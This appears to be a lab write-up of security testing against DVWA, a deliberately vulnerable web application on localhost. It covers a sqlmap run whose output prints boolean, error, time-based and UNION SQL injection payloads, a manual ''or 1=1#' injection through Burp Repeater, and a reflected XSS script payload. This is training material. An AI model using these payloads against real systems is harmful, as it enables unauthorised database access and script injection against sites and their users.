


Scan the target url such as `http://127.0.0.1/DVWA` in OWASP ZAP



1.3 Automated Testing for SQLi

Using the sqlmap we have to test the DVWA to check whether the databases are found or not by using the following command as

sqlmap "<http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#>" --cookie "PHPSESSID=f2f71a240361fd0a3f374f7f8456ff90; security=low" --dbs

```

root@kali:~# sqlmap "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie "PHPSESSID=f2f71a240361fd0a3f374f7f8456ff90; security=low" --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developer and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:27:12 /2026-01-22/

[01:27:12] [INFO] resuming back-end DBMS 'mysql'
[01:27:12] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: id=1' OR NOT 7383=7383#Submit=Submit

  Type: error-based
  Title: MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=1' AND (SELECT 1995 FROM(SELECT COUNT(*),CONCAT(0x7162706a71,(SELECT (ELT(1955=1955,1)))0x7178716a71,FLOOR(RAND(0)+2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)--- Ycm6Submit

  Type: time-based blind
  Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 8174 FROM (SELECT(SLEEP(5)))SgyY)--- IMPq8Submit=Submit

  Type: UNION query
  Title: MySQL UNION query (NULL) - 2 columns
  Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7162706a71,0x43664f744d49774f6b695844586d4a50755873445a62414554615273744c52457a77676972464a75,0x7178716a71)#Submit=Submit

[01:27:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.65
back-end DBMS: MySQL > 5.0 (MariaDB fork)
[01:27:12] [INFO] fetching database names
[01:27:12] [WARNING] reflective value(s) found and filtering out
available databases [2]:
[*] dvwa
[*] information_schema

[01:27:12] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 01:27:12 /2026-01-22/



```

In the above results, we have identified the two databases found such as dvwa and information_schema.

1.4 Automated Testing for XSS

We have to use the automated script in the XSS section in DVWA and the query as

```
<script>alert('System Hacked')</script>
```



1.5 Manual Testing for SQLi


Using the Burp suite we have to capture the http request and changing the id and upload the SQL query in the request and then forward to the browser.

Configure the browser to use burp suite as proxy

Login to 'DVWA' and go to Sql injection section and then enter '1' and submit

Capture the url and send the http request to repeater in Burpsuite

In repeater change the id to an SQL query as 'or 1=1# and later forward that request in to the browser.



1.6 Manual Testing for XSS

First, configure the browser to Burp suite as proxy and then login to 'DVWA'.


Go to XSS (Reflected) section and enter any text and later copy the url and send it in Burp

In Burp , capture the request and send it to the repeater

In repeater, change the name and enter the script which i provided in the below

`<script>alert('SystemHacked')</script>`

Then, forward the request to the browser



TEST ID	VULNERABILITY	SEVIERITY	TARGET URL
001	SQL injection	Critical	http://127.0.0.1/DVWA/vulnerabilities/sqli/
002	XSS Reflected	Medium	http://127.0.0.1/DVWA/vulnerabilities/xss_r/

